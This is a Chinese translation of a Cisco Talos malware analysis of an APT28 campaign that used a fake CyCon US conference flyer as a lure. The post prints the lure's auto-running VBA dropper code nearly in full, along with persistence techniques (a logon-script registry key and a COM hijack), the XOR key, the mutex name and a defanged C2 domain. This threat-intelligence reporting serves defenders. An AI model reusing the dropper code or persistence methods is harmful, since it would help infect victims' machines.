2017 年 10 月 22 日，星期日

真实网络冲突中使用的“网络冲突会议”诱饵文档

作者：Warren Mercer、Paul Rascagneres 和 Vitor Ventura

2017 年 10 月 23 日更新信息：北约网络合作防御卓越中心（简称 CCDCOE）今日在他们的网站上发布了一则声明

引言

思科 Talos 发现臭名昭著的网络攻击者团伙 Group 74（又名 Tsar Team、Sofacy、APT28、Fancy Bear…）又发起了一种新的恶意攻击活动。具有讽刺意味的是，他们使用的诱饵文档竟然是与美国网络冲突会议相关的虚假传单。美国网络冲突会议（简称 CyCon Us）是美国西点军校军队网络研究所 (Army Cyber Institute) 与北约网络合作军事学院和北约网络合作防御卓越中心协作开展的一项活动。鉴于此文档的性质，我们认为此次攻击活动的目标是关注网络安全领域的人士。与该攻击者团伙之前发起的攻击活动不同的是，此传单不包含 Office 漏洞攻击包或零日攻击，而只包含一个恶意 Visual Basic for Applications (VBA) 宏。


该 VBA 宏会植入并执行一种新的 Seduploader 侦测恶意软件变体。Group 74 团伙多年来一直在使用这个侦测恶意软件，它包括 2 个文件：一个植入程序和一个负载。这次的植入程序和负载与之前的版本非常相似，但是制作者修改了一些公共信息（例如 MUTEX 名称、混淆密钥…）。我们认为这些修改是为了避免被防御者根据公共危害表现 (IOC) 检测出来。


本文将介绍上述恶意文档和 Seduploader 侦测恶意软件（重点介绍其与以前版本的区别）。

恶意 OFFICE 文档

诱饵文档

此诱饵文档是一份关于美国网络冲突会议的传单，文件名为 Conference_on_Cyber_Conflict.doc。文档共 2 页，上面印有该会议组织机构和赞助机构的徽标：






鉴于此文档的性质，我们认为此次攻击的目标是与网络安全领域相关或关注网络安全领域的人士。此文档的具体内容可以在会议网站上找到。攻击者可能是将那些内容复制粘贴到了 Word 中，从而创建了此恶意文档。

VBA

此 Office 文档包含一个 VBA 脚本。以下是脚本代码：

```
Sub AutoOpen()
    Execute
End Sub

Private Function DecodeBase64(base64) As Byte()
    Const decodeTable = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
[... REDACTED ...]
    DecodeBase64 = decodedBytes
End Function

Private Sub Execute()
    Dim Path As String
    Dim FileNum As Long
    Dim bin() As Byte
    Dim cmdLine As String
    Const HIDDEN_WINDOW = 1
    strComputer = "."

    'extract and decode encoded file
    Subject = ActiveDocument.BuiltInDocumentProperties.Item("Subject")
    Subject = Right(Subject, Len(Subject) - 50)

    Company = ActiveDocument.BuiltInDocumentProperties.Item("Company")
    Company = Right(Company, Len(Company) - 50)

    Category = ActiveDocument.BuiltInDocumentProperties.Item("Category")
    Category = Right(Category, Len(Category) - 50)

    Hyperlink_base = ActiveDocument.BuiltInDocumentProperties.Item("Hyperlink base")
    Hyperlink_base = Right(Hyperlink_base, Len(Hyperlink_base) - 50)

    Comments = ActiveDocument.BuiltInDocumentProperties.Item("Comments")
    Comments = Right(Comments, Len(Comments) - 50)

    base64 = Subject + Company + Category + Hyperlink_base + Comments
    bin = DecodeBase64(base64)

    'save decoded file
    Path = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dat"

    PathPld = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dll"
    PathPldBt = Environ("LOCALAPPDATA") + "\" + "netwf" + ".bat"

    If Dir(PathPld, vbHidden) <> "" Then
        Exit Sub
    End If

    FileNum = FreeFile
    Open Path For Binary Access Write As #FileNum
    Put #FileNum, 1, bin
    Close #FileNum

    cmdLine = "C:\" + "###" + "Win" + "###" + "dow" + "###" + "s\8y" + "###" + "ste" + "###" +
              "m32\" + "run" + "###" + "dll" + "32" + "#" + ".exe " + """" + Path + """" + "###" +
              ",KlpSvc"
    WordBasic.[Shell] Replace(cmdLine, "#", "")

    If Dir(PathPld) <> "" Then
       SetAttr PathPld, vbHidden
    End If

    If Dir(PathPldBt) <> "" Then
        SetAttr PathPldBt, vbHidden
    End If

    If Dir(Path) <> "" Then
        Kill Path
    End If

End Sub
```

这些代码用于从文档属性获取信息（“主题”、“公司”、“类别”、“超链接基础”，还有最后的“注释”）。其中一些信息可以通过查看文件的属性，直接从 Windows 资源管理器提取。“超链接基础”则必须使用另一种工具提取，字符串可以通过查找长字符串获取该信息。请密切观察这些显示为 base64 编码的字段内容。



这些提取的信息连在一起，形成一个变量。恶意软件使用 base64 算法解译该变量，从而获得写入磁盘的 Windows 库（PE 文件）。该文件被命名为 netwf.dat。下一步是通过 KlpSvc 导出功能由 rundll32.exe 执行该文件。我们看到该文件额外植入了 2 个文件：netwf.bat 和 netwf.dll。VBA 脚本的最后一部分会更改这两个文件的属性，将其属性设置为“隐藏”。我们还可以看到 2 个 VBA 变量名：PathPld（可能是路径负载）和 PathPldBt（可能是批量路径负载）。

SEDUPLOADER 变体

植入程序分析

与该攻击者团伙以前执行的攻击活动相反，这次最新的攻击活动不包含特权升级，而只是直接执行负载并配置持久性机制。该植入程序会安装 2 个文件：

- Netwf.bat：用于执行 netwf.dll
- netwf.dll：即负载

该植入程序实施以下 2 项持久性机制：

- HKCU\Environment\UserInitMprLogonScript，用于执行 netwf.bat 文件
- 对以下 CLSID 的 COM 对象劫持：{BCDE0395-E52F-467C-8E3D-C4579291692E}，即类 MMDeviceEnumerator 的 CLSID。

该攻击者团伙之前也用过这两种方法。

最后由 rundll32.exe（以及参数中的 ordinal #1）执行负载。如果进行 COM 对象劫持，则由 explorer.exe 执行负载。在这种情况下，explorer.exe 会将 MMDeviceEnumerator 类实例化并执行负载。

负载分析

该负载的特点类似于以前版本的 Seduploader。我们可以将它与 Group 74 团伙在 2017 年 5 月使用的 e338d49c270baf64363879e5eecb8fa6bdde8ad9 样本进行比较。在新样本的 195 个函数中，149 个函数是与之前完全一样的，16 个相似度达到 90%，还有 2 个相似度达到 80%：

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00000	10001000	sub_10001000	10001000	sub_10001000	1.000	1	1	100% equal
00001	1000100e	sub_1000100E	1000100e	sub_1000100E	1.000	7	7	100% equal
00002	1000107f	sub_1000107F	1000107f	sub_1000107F	1.000	11	11	100% equal
00003	100010d6	sub_100010D6	100010d6	sub_100010D6	1.000	5	5	100% equal
00004	10003502	sub_10003502	1000340a	sub_1000340A	1.000	1	1	Same order and hash
00005	1000393f	sub_1000393F	10003858	sub_10003858	1.000	1	1	Same order and hash
00006	10003962	sub_10003962	1000387b	sub_1000387B	1.000	1	1	Same order and hash
00007	100039dc	sub_100039DC	100038f5	sub_100038F5	1.000	1	1	Same order and hash
00008	100039e1	sub_100039E1	100038fa	sub_100038FA	1.000	1	1	Same order and hash
00009	100039e6	sub_100039E6	100038ff	sub_100038FF	1.000	1	1	Same order and hash
00010	100039f2	sub_100039F2	1000390b	sub_1000390B	1.000	1	1	Same order and hash
00011	100039fb	sub_100039FB	10003914	sub_10003914	1.000	7	7	Same order and hash
00012	10003a46	sub_10003A46	1000395f	sub_1000395F	1.000	1	1	Same order and hash
00013	10003ad9	sub_10003AD9	100039f2	sub_100039F2	1.000	3	3	Same order and hash
00014	10003b6a	AllocationHeap	10003a83	AllocationHeap	1.000	1	1	Same order and hash
00015	10003b81	sub_10003B81	10003a9a	sub_10003A9A	1.000	4	4	Same order and hash
00016	10003ba2	sub_10003BA2	10003abb	sub_10003ABB	1.000	2	2	Same order and hash
00017	10004dd3	sub_10004DD3	10004cf6	sub_10004CF6	1.000	7	7	Same order and hash
00018	10005508	sub_10005508	10005436	sub_10005436	1.000	6	6	Same order and hash
00019	100055e5	sub_100055E5	10005513	sub_10005513	1.000	5	5	Same order and hash
00020	10005b58	sub_10005B58	10005a86	sub_10005A86	1.000	1	1	Same order and hash
00021	10005bd4	sub_10005BD4	10005b02	sub_10005B02	1.000	7	7	Same order and hash


Line 1 of 149

在之前的攻击活动中，攻击者使用了 Office 文档漏洞攻击包作为感染媒介，在 Office Word 进程中执行负载。在此次攻击活动中，攻击者没有使用任何漏洞攻击包，而是由 rundll32.exe 在独立模式下执行负载。

攻击者还更改了一些常量，例如以前版本中使用的 XOR 密钥。我们所分析的版本中的密钥如下：

```
key=b"\x08\x7A\x05\x04\x60\x7c\x3e\x3c\x5d\x0b\x18\x3c\x55\x64"
```

MUTEX 名称也被改为：FG00nxojVs4gLBnwKc7HhmdK0h




```
; Attributes: bp-based frame

MutexCreation proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    1Ah
push    offset unk_100071D0 ; FG00nxojVs4gLBnwKc7HhmdK0h
call    Decode
pop     ecx
pop     ecx
mov     esi, eax
push    esi             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     edi, eax
call    ds:GetLastError
push    esi             ; lpMem
mov     ebx, eax
call    sub_10003AC4
pop     ecx
test    edi, edi
jz      short loc_10002F48
```

Seduploader 的部分新功能如下：

- 捕获屏幕快照（利用 GDI API）；
- 盗取数据/配置；
- 执行代码；
- 下载文件；

我们所分析样本的命令与控制 (CC) 服务器是 myinvestgroup [.]com。在调查期间，该服务器没有向受感染的计算机提供任何配置。基于 Office 文档和 PE 文件的元数据，攻击者已在 10 月 4 日（星期三）创建了此文件。我们可以看到，思科 Umbrella 中显示三天后，也就是 10 月 7 日（星期六）出现了爆发活动。



结论

对此攻击活动的分析又一次表明，攻击者在不断翻新花样，利用时事新闻入侵目标系统。此次攻击活动的目标很可能是针对与网络安全领域相关或关注这个领域的人士。这些目标人士可能对网络安全威胁更熟悉，因此，Group 74 团伙没有使用漏洞攻击包或任何零日攻击，而是直接在 Microsoft Office 文档中嵌入了脚本语言。由于这种变化，其基本攻击机制就与之前有所不同，因为它的负载是在独立模式下执行的。攻击者这么做的原因我们不得而知，但是我们可以猜测他们之所以不想利用任何漏洞攻击包，可能是为了确保他们可以继续执行任何其他操作。通常，攻击者不使用漏洞攻击包的原因是因为研究人员可以发现漏洞并最终实施修复，从而让攻击者的武器化平台失去作用。此外，攻击制作者在安全社区发布相关信息之后也进行了一些小更新，对于这种老练的攻击者团伙而言这种做法很常见，在他们的攻击活动暴露之后，他们通常会尝试更改工具，确保更好地逃避安全检测。例如，此次攻击者更改了 XOR 密钥和 MUTEX 名称。我们认为他们所做的这些修改是为了避免被防御者根据公共危害表现 (IOC) 检测出来。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止这些威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）。

开源 Snort 用户规则集客户可以在 Snort.org 上下载出售的最新规则包，保持最新状态。

IOCS

文件

Office 文档：

- c4be15f9ccfecf7a463f3b1d4a17e7b4f95de939e057662c3f97b52f7fa3c52f
- e5511b22245e26a003923ba476d7c36029939b2d1936e17a9b35b396467179ae
- efb235776851502672dba5ef45d96cc65cb9ebba1b49949393a6a85b9c822f52

Seduploader 植入程序：

- 522fd9b35323af55113455d823571f71332e53dde988c2eb41395cf6b0c15805

Sedupload 负载：

- ef027405492bc0719437eb58c3d2774cc87845f30c40040bbebbcc09a4e3dd18

网络

抄送：

- myinvestgroup[.]com

发布者：PAUL RASCAGNERES；发布时间：下午 12:22
标签：APT、APT28、网络战争、GROUP 74、北约 (NATO)